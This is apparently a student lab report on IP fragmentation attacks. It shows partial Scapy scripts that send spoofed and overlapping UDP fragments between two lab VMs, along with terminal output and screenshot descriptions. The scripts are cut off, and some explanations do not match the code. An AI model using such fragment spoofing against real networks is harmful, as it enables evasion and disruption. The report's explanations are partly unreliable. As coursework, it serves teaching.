

# **CNS LAB**

## **ASSIGNMENT - 4**

### **IP/ICMP Attacks**

---

NAME : SIRI S

SEMESTER : 5

SECTION :H

SRN : PES1UG19CS485

---

### **LAB SETUP:**


UDP SERVER: 10.0.2.11

UDP CLIENT: 10.0.2.10


# Task 1A: Conducting IP Fragmentation

We are going to spoof IP fragments using scapy. We will do this by building multiple IP fragments and sending it across the UDP server.

Before starting, we will uncheck the "Reassemble fragmented IPv4 datagrams" option on both VMs as shown below as we need to analyse the packets in fragments:



The code used to perform this task:



```
#!/usr/bin/python3
from scapy.all import *

# Scapy Spoofing

ID = 1001
payload = "A" * 32


## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32 + 32
ip = IP(src="10.0.2.10", dst="10.0.2.11")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt, verbose=0)


## Second Fragment
-- INSERT --
```

1,1 Top

We will first run the command `nc -lu 9090` on the Server VM and then run the code on the Client VM:





```
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo py
thon task1.py
Finish Sending Packets!
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$
```



The output received

The Wireshark screenshots:






A UDP packet is sent to the UDP server in 3 packets each of 32 bytes as shown in the code. In the wireshark capture we can see that the data length for the UDP packet is 96 bytes. On the server machine we can see that 96 A's are printed. All 32 bytes packets are assembled together. The fragments are sent from VM1 (client) to VM2 (server).



## Task 1B: IP Fragments with Overlapping Contents

**Step 1:** Again we need to send fragments to UDP server but this time the contents of fragments need to overlap.

The code used to perform this task:

A terminal window with a dark purple background and a sidebar of application icons on the left. The terminal displays Python code using Scapy to create a UDP packet fragment. The code sets a source IP of 10.0.2.10 and a destination IP of 10.0.2.11. It defines three payloads: 'A' (32 bytes), 'B' (32 bytes), and 'C' (32 bytes). The first fragment is created with an ID of 1001, a length of 8 (header) + 24 (payload 'A') + 32 (payload 'B') + 32 (payload 'C'). The fragment flag is set to 0, and the flags field is set to 1. The checksum is set to 0. The packet is ready to be sent, indicated by the 'INSERT' prompt.


```
Terminal
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing
ID = 1001
payload1 = "A" * 32
payload2 = "B" * 32
payload3 = "C" * 32

## First Fragment


udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 24 + 32 + 32
ip = IP(src="10.0.2.10", dst="10.0.2.11")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
-- INSERT --
```

Upon running the code on the Client:


A terminal window showing the execution of a script. The prompt is [11/07/21]seed@SiriS\_PES1UG19CS485\_UDPclient:~\$. The user enters 'sudo python task2.py'. The output is 'Finish Sending Packets!'. The prompt returns to [11/07/21]seed@SiriS\_PES1UG19CS485\_UDPclient:~\$.

```
Terminal
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo python task2.py
Finish Sending Packets!
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$
```

The Wireshark screenshot:




The output on the Server machine:



Only the 1st and 3rd fragments data is displayed. Due to the id.frag value set, third fragment continues right after the second, and the 2nd fragment is not displayed. The second fragment overwrites the first, hence data is discarded and the first one is kept.

**Step 2:** The end of the first fragment and the beginning of the second fragment should have K bytes of over-lapping, i.e., the last K bytes of data in the first fragment should have the same offsets as the first K bytes of data in the second fragment.

The code used to perform this task:

A terminal window with a dark purple background and a sidebar of application icons on the left. The code is written in a light blue/cyan monospace font. It defines three payloads, creates a UDP packet with a specific source and destination IP, sets the fragment flag, and constructs the packet. The code is commented with '# Scapy Spoofing' and '## First Fragment'. At the bottom right, there is a status bar showing '8,20' and 'Top'.

```
#!/usr/bin/python3
from scapy.all import *
import time


# Scapy Spoofing

ID = 1001
payload1 = "A" * 29
payload2 = "B" * 32
payload3 = "C" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 24 + 32 + 32
ip = IP(src="10.0.2.10", dst="10.0.2.11")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
-- INSERT --
```


